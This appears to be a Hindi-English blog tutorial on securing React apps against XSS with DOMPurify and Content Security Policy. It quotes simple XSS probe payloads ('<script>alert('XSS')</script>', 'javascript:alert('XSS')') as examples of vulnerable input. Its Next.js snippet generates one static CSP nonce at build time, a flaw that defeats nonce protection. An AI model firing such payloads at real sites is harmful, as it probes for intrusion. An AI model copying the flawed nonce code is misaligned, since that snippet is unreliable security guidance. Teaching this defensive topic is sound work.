
नमस्ते दोस्तों!
स्वागत है The Easy Master पर!
आपने OWASP Top 10 aur supply chain security के बारे में सीखा। अब एक और बहुत important topic – React Security। React ek powerful framework hai, lekin kya aapko pata hai ki React bhi XSS attacks से fully secure nahi है?
Jab maine pehli baar ek production React app deploy ki, toh mujhe lagta tha ki React by default XSS-safe hai। Phir ek din mere ek friend ne mere app mein dangerouslySetInnerHTML ke through malicious script inject kar di – aur mera session cookie leak ho gaya। Us din maine React security ko seriously lena shuru kiya।
इस React security Hindi article mein main aapko sikhata hoon:
✅ XSS attacks kya hain – stored, reflected, DOM-based
✅ React ki built-in protections – JSX escaping kaise kaam karta hai
✅ Kahan vulnerabilities chhupi hoti hain – dangerouslySetInnerHTML, href, style, third-party libraries
✅ DOMPurify – user-generated HTML ko sanitize kaise karein
✅ Content Security Policy (CSP) – browser-level defense implement karein
✅ Nonce-based CSP – inline scripts ko safe kaise banayein
✅ Best practices – production-ready security tips
Chaliye React apps ko secure banana seekhte hain! 🛡️🚀
Table of Contents
1. XSS Kya Hai? – React Apps Mein Kyun Dangerous Hai?
Cross-Site Scripting (XSS) ek injection attack hai jisme attacker malicious scripts ko trusted website mein inject karta hai। Jab user compromised page visit karta hai, toh malicious script user ke browser mein legitimate code ki tarah execute ho jati hai।
XSS attacks ke consequences:
XSS ke teen types:
2024 में, XSS vulnerabilities ने bug bounty programs mein reported सभी web security issues का 30%+ account किया। XSS abhi bhi OWASP Top 10 mein consistent rank karta hai।
2. React ki Built-in Protections – JSX Escaping कैसे काम करता है
React JSX curly braces ({}) mein render karte waqt automatically potentially dangerous characters को escape kar deta hai:
function UserGreeting({ userName }) {
// Safe - React escapes the content
return <div>Hello, {userName}!</div>;
}
// Agar userName = "<script>alert('XSS')</script>"
// React renders: Hello, <script>alert('XSS')</script>!React dangerous characters ko unke HTML entities mein convert kar deta hai – <, >, ", ', & – isliye script execute nahi hoti।
Lekin ye protection perfect nahi hai – kuch specific scenarios mein React automatic escaping provide nahi karta। Framework ki automatic escaping sirf first line of defense hai।
3. Kahan Vulnerabilities Chhupi Hoti Hain?
3.1 dangerouslySetInnerHTML – Sabse Bada Risk
React ka dangerouslySetInnerHTML prop HTML content ko directly DOM mein inject karta hai। Naam hi “dangerous” hai – isliye React ne intentionally ye naming rakhi hai taaki developers cautious rahein।
❌ Vulnerable:
function UserBio({ bio }) {
  // ❌ Direct injection – XSS risk!
  return <div dangerouslySetInnerHTML={{ __html: bio }} />;
}
// Agar bio = '<script>alert("XSS")</script>', toh script execute ho jayegi
✅ Safe – Always sanitize:
import DOMPurify from 'dompurify';

function UserBio({ bio }) {
  const sanitizedBio = DOMPurify.sanitize(bio);
  return <div dangerouslySetInnerHTML={{ __html: sanitizedBio }} />;
}
Rule: dangerouslySetInnerHTML use only when absolutely necessary, and ALWAYS sanitize the HTML input before rendering। Direct .innerHTML DOM manipulation should be avoided or replaced with sanitized React-safe rendering methods。
3.2 href aur src Attributes
React href aur src attributes mein user-controlled content escape nahi karta।
❌ Vulnerable – JavaScript URI:
// ❌ Attacker injects: javascript:alert('XSS')
<a href={userInput}>Click me</a>
✅ Safe – Validate URL:
function SafeLink({ url, children }) {
  // Only allow http: and https: protocols
  const safeUrl = url?.startsWith('http') ? url : '#';
  return <a href={safeUrl}>{children}</a>;
}
3.3 style Attributes
React style objects mein user-controlled values dangerous ho sakte hain (e.g., background-image: url(javascript:alert(1)))।
❌ Vulnerable:
<div style={{ backgroundImage: `url(${userInput})` }} />✅ Safe – Validate or sanitize:
const allowedStyles = ['color', 'fontSize', 'backgroundColor'];
// Only allow specific style properties
3.4 Third-Party Libraries
Markdown renderers, rich text editors, aur other third-party libraries XSS vulnerabilities introduce kar sakte hain agar woh sanitization nahi karte। Example: marked library – agar sahi se configure na kiya ho toh XSS risk。
4. DOMPurify – User-Generated HTML Ko Sanitize Karein
DOMPurify industry-standard XSS sanitizer hai jo dangerous HTML elements aur attributes ko strip out karta hai।
Installation
npm install dompurifyBasic Usage
import DOMPurify from 'dompurify';

function SafeHTML({ htmlContent }) {
  const clean = DOMPurify.sanitize(htmlContent);
  return <div dangerouslySetInnerHTML={{ __html: clean }} />;
}
Custom Configuration
const clean = DOMPurify.sanitize(htmlContent, {
  ALLOWED_TAGS: ['p', 'br', 'strong', 'em', 'ul', 'ol', 'li', 'a', 'img'],
  ALLOWED_ATTR: ['href', 'title', 'src', 'alt'],
  FORBID_ATTR: ['style', 'onerror', 'onload', 'onclick'],
});
React Hook – useSafeHTML
Custom hook banao taaki har jagah sanitization consistent rahe:
import { useMemo } from 'react';
import DOMPurify from 'dompurify';

function useSafeHTML(html) {
  return useMemo(() => DOMPurify.sanitize(html), [html]);
}

// Usage
function Comment({ content }) {
  const safeContent = useSafeHTML(content);
  return <div dangerouslySetInnerHTML={{ __html: safeContent }} />;
}
TypeScript – Branded Types
TypeScript branded types use karke trusted vs untrusted content enforce karo:
export type UntrustedString = string & { readonly __brand: 'UntrustedString' };
export type TrustedHtml = string & { readonly __brand: 'TrustedHtml' };

export function sanitizeHtml(content: UntrustedString): TrustedHtml {
  const sanitized = DOMPurify.sanitize(content);
  return sanitized as TrustedHtml;
}

// Now TypeScript will enforce sanitization!
function SafeComponent({ content }: { content: TrustedHtml }) {
  return <div dangerouslySetInnerHTML={{ __html: content }} />;
}
5. Content Security Policy (CSP) – Browser-Level Defense
Content Security Policy (CSP) ek HTTP response header (ya meta tag) hai jo browser ko batata hai ki kaun se content sources trusted hain। Jab koi resource policy violate kare, browser block kar deta hai aur optionally violation report karta hai।
CSP React apps ke liye kyun important hai?
Core CSP Directives
6. CSP Implementation – Meta Tag aur HTTP Headers
Method 1: HTTP Response Header (Recommended)
HTTP headers ke through CSP set karna sabse secure aur flexible approach hai。
Express.js + Helmet:
const express = require('express');
const helmet = require('helmet');
const app = express();

app.use(
  helmet.contentSecurityPolicy({
    directives: {
      defaultSrc: ["'self'"],
      scriptSrc: ["'self'"],
      styleSrc: ["'self'", "'unsafe-inline'"], // React CSS-in-JS requires this
      imgSrc: ["'self'", "data:", "blob:"],
      connectSrc: ["'self'", "https://api.example.com"],
      fontSrc: ["'self'", "https://fonts.gstatic.com"],
      frameAncestors: ["'none'"],
    },
  })
);
Manual Header:
app.use((req, res, next) => {
  res.setHeader(
    'Content-Security-Policy',
    "default-src 'self'; script-src 'self'; style-src 'self' 'unsafe-inline'; img-src 'self' data: https:; connect-src 'self' https://api.example.com; frame-ancestors 'none';"
  );
  next();
});
NGINX:
add_header Content-Security-Policy "default-src 'self'; script-src 'self'; style-src 'self' 'unsafe-inline'; img-src 'self' data: https:; connect-src 'self' https://api.example.com; frame-ancestors 'none';" always;Method 2: HTML Meta Tag
Static hosting ke liye (where headers control nahi hai), meta tag use kar sakte ho:
<meta http-equiv="Content-Security-Policy"
      content="default-src 'self'; script-src 'self'; style-src 'self' 'unsafe-inline'; img-src 'self' data: https:; connect-src 'self' https://api.example.com;">
Note: frame-ancestors aur report-uri jaise directives meta tags mein ignored hote hain।
7. Nonce-Based CSP – Inline Scripts Ko Safe Banayein
React apps mein inline scripts (<script> tags) aur inline styles common hain। CSP default inline scripts ko block karta hai – isliye 'unsafe-inline' use karna padta hai, jo security weak karta hai।
Better approach: Nonce-based CSP – har request ke liye unique nonce (number used once) generate karo aur script-src mein include karo।
Server-side (Express):
const crypto = require('crypto');

app.use((req, res, next) => {
  const nonce = crypto.randomBytes(16).toString('base64');
  res.locals.nonce = nonce;

  res.setHeader(
    'Content-Security-Policy',
    `default-src 'self'; script-src 'self' 'nonce-${nonce}'; style-src 'self' 'nonce-${nonce}';`
  );
  next();
});
React (HTML template):
<script nonce="<%= nonce %>" src="/static/js/main.js"></script>Next.js with Custom Headers:
// next.config.js
const crypto = require('crypto');

const nonce = crypto.randomBytes(16).toString('base64');

const securityHeaders = [
  {
    key: 'Content-Security-Policy',
    value: `default-src 'self'; script-src 'self' 'nonce-${nonce}' 'strict-dynamic'; style-src 'self' 'nonce-${nonce}';`,
  },
];

module.exports = {
  async headers() {
    return [
      {
        source: '/:path*',
        headers: securityHeaders,
      },
    ];
  },
};
Strict CSP – Trusted Types
2026 mein modern approach Strict CSP + Trusted Types use karna hai – 'strict-dynamic' directive ke saath, jo 'unsafe-inline' aur 'unsafe-eval' ki jagah leta hai。
text
script-src 'strict-dynamic' 'nonce-${nonce}';8. React Security Best Practices – Production-Ready Tips
✅ XSS Prevention
- Avoid
dangerouslySetInnerHTML– unless absolutely necessary - Always sanitize with DOMPurify before using
dangerouslySetInnerHTML - Never use
innerHTMLdirectly – use React-safe methods - Sanitize user input before storing – not just before rendering
- Validate URLs – only allow
http:andhttps:protocols
✅ CSP Implementation
- Implement CSP via HTTP headers – more secure than meta tags
- Use nonce-based CSP – avoid
'unsafe-inline' - Use
'strict-dynamic'for modern strict CSP - Test CSP in report-only mode first –
Content-Security-Policy-Report-Only - Monitor CSP violation reports – identify breaking changes
✅ Development Practices
- Use TypeScript branded types – enforce sanitization at compile time
- Create safe abstractions – wrapper components for dangerous operations
- Run ESLint security rules –
eslint-plugin-react,eslint-plugin-security - Regular security audits – use tools like
npm audit, Snyk - Keep dependencies updated – especially DOMPurify, React
✅ Production Hardening
- Use
httpOnly,Secure,SameSitecookies – prevent session theft - No secrets in client environment variables –
REACT_APP_*should never contain secrets - Production build only – no source maps in production
- Implement rate limiting – prevent brute force
- Set up security monitoring – error tracking, CSP violation reporting
9. Common Mistakes (aur Unka Solution!)
10. Resources – Cheat Sheet & Practice Prompts
React Security Quick Reference
| Risk | Fix |
|---|---|
| dangerouslySetInnerHTML | Always use DOMPurify.sanitize() |
| User-generated HTML | Sanitize with DOMPurify before storing and rendering |
| Inline scripts/styles | Use nonce-based CSP |
| JavaScript URIs | Validate URL protocols (http:, https:) |
| Third-party libraries | Audit for XSS vulnerabilities |
| Session cookies | Use httpOnly, Secure, SameSite |
DOMPurify + CSP Cheat Sheet
# Install DOMPurify
npm install dompurify

# Basic sanitization
import DOMPurify from 'dompurify';
const clean = DOMPurify.sanitize(untrustedHTML);

# CSP with Helmet (Express)
app.use(helmet.contentSecurityPolicy({
  directives: {
    defaultSrc: ["'self'"],
    scriptSrc: ["'self'", "'nonce-${nonce}'"],
    styleSrc: ["'self'", "'nonce-${nonce}'"],
  }
}));
Practice Prompts
Beginner:
- Ek simple React component banao jo user input display kare। DOMPurify use karke input sanitize karo।
- CSP meta tag implement karo in
public/index.html। Browser console mein violations check karo।
Intermediate:
- Express server with Helmet setup karo aur nonce-based CSP implement karo। React build serve karo। Verify ki inline scripts nonce ke saath kaam kar rahe hain।
Advanced:
- TypeScript branded types use karke
TrustedHtmltype banao।SafeHTMLcomponent banao jo sirfTrustedHtmlaccept kare। Sanitization function implement karo joUntrustedString→TrustedHtmlconvert kare।
11. FAQ
Q1: React default XSS protection sufficient hai kya?
Nahi – React sirf JSX curly braces mein escape karta hai। dangerouslySetInnerHTML, href, style, aur third-party libraries mein vulnerabilities ho sakti hain। Defense in depth approach chahiye – React escaping + DOMPurify + CSP।
Q2: DOMPurify aur CSP mein kya antar hai?
DOMPurify client-side sanitizer hai – HTML content ko clean karta hai before rendering। CSP browser-level defense hai – browser ko batata hai ki kaun se scripts chal sakte hain。Dono complementary hain – ek saath use karo。
Q3: dangerouslySetInnerHTML kab use karein?
Only when rendering trusted HTML (e.g., from your own backend) ya after sanitizing with DOMPurify। Never render unsanitized user input directly।
Q4: 'unsafe-inline' CSP mein kyun avoid karein?
'unsafe-inline' CSP ki effectiveness ko reduce karta hai – attacker injected inline scripts bhi chal sakti hain। Use nonce-based CSP instead।
Q5: CSP violation reports kaise collect karein?
Set report-uri or report-to directive in CSP। Violations एक specified endpoint par bheji jayengi। Report-only mode (Content-Security-Policy-Report-Only) se pehle test karo।
Q6: React 19 mein security improvements kya hain?
React 19 better security defaults introduce karta hai – including improved handling of dangerous props and better integration with CSP nonces। Always keep React updated to latest version।
12. Conclusion – Ab Aapki Baari!
Bahut badhiya! Aapne aaj seekh liya:
✅ React security Hindi – complete guide for XSS prevention and CSP
✅ XSS attacks – stored, reflected, DOM-based – kaise kaam karte hain
✅ React built-in protections – JSX escaping kaise kaam karta hai aur kahan fail hota hai
✅ dangerouslySetInnerHTML – kab use karein aur kab avoid
✅ DOMPurify – user-generated HTML sanitize karna
✅ Content Security Policy (CSP) – browser-level defense implement karna
✅ Nonce-based CSP – inline scripts ko safe banana
✅ Best practices – production-ready security checklist
React security ek multi-layer approach hai – automatic escaping + DOMPurify sanitization + CSP enforcement। Ek hi layer par depend mat raho – defense in depth use karo।
Aapki challenge: Apne React project mein CSP implement karo (report-only mode se start karo)। DOMPurify use karke kisi user-generated content component ko secure banao। Apna experience comment mein share karo!
Next topic kya chahiye?
- OWASP Top 10 for APIs (API Security)?
- Secure Coding Practices – Practical Guide?
- JWT Security – Best Practices?
Comment mein batao!
The Easy Master ke saath React security seekhte raho। Happy securing! 🛡️🚀
Resources
- OWASP XSS Prevention Cheat Sheet
- DOMPurify GitHub Repository
- Content Security Policy Reference (MDN)
- Helmet.js Documentation
- React Security – Official Docs
Additional Resources
- FastAPI Kya Hai? FastAPI Python Setup Aur Pehla API Hindi 2026
- FastAPI Path Parameters Hindi – शून्य से हीरो तक गाइड 2026
- Pydantic v2 Tutorial Hindi – Data Validation Master 2026
- FastAPI dependency injection Hindi – Code Reuse Ka Magic
- FastAPI Async Await Hindi – Non-Blocking Code 2026
- FastAPI PostgreSQL SQLModel Hindi – Async Guide 2026
- FastAPI JWT Authentication Hindi – Secure API Login
- FastAPI OpenAI Integration Hindi – AI Chatbot API 2026
- FastAPI Multi-Agent AI Hindi – LangGraph Zero to Hero
- FastAPI Deployment Hindi – Railway Zero to Hero 2026
- Docker Introduction in Hindi? Containers vs Virtual Machines
- Docker Images and Containers Hindi – Pehla Container
- Docker Compose Tutorial Hindi – Node.js + MongoDB
- Docker Volumes Networking Hindi – Data Persist कैसे करें
- Kubernetes Architecture Hindi – Pods, Nodes, Cluster
- Minikube Tutorial Hindi – Local Cluster कैसे बनाए
- Kubernetes Deployments Services Hindi – App Expose Karein
- K8s Ingress Tutorial Hindi – Domain se App Access
- Helm Kya Hai? – Kubernetes Charts Se App Deploy
- GraphQL Introduction in Hindi – REST vs GraphQL Comparison
- GraphQL Schema Tutorial Hindi – Types Queries Resolvers
- GraphQL Queries Mutations Hindi – Frontend Integration
- GraphQL Advanced Features Hindi – Fragments Aliases Variables
- Apollo Server GraphQL Node.js TypeScript Hindi – API Kaise Banaye
- Apollo Client React Hindi – GraphQL Queries Use Kaise Karein
- GraphQL Testing Supertest Hindi – Queries Mutations Test
- Integration Testing Node.js – Mock DB aur APIs Hindi
- E2E Testing Playwright – GraphQL Frontend Testing & CI/CD Hindi
- System Design Kya Hai? System Design Introduction in Hindi
- Vertical Horizontal Scaling Hindi – कब क्या Use करें
- Load Balancing Tutorial Hindi: Round Robin and Hashing
- Microservices vs Monolith Hindi – Modular Monolith se Safar
- Message Queues (RabbitMQ, Kafka) – EDA Samjhe Hindi
- Consistent Hashing Hindi – Distributed Caching & Sharding
- System Design Case Study Hindi – TinyURL WhatsApp Instagram
- Shift Left security in Hindi– Security Ko Pehle se कैसे करें
- OWASP Top 10 Hindi – Web Security Risks & Fixes 2026
- Supply Chain Security Hindi – npm PyPI Malicious Packages
- Load Balancing Tutorial Hindi – Round Robin Least Connections Hashing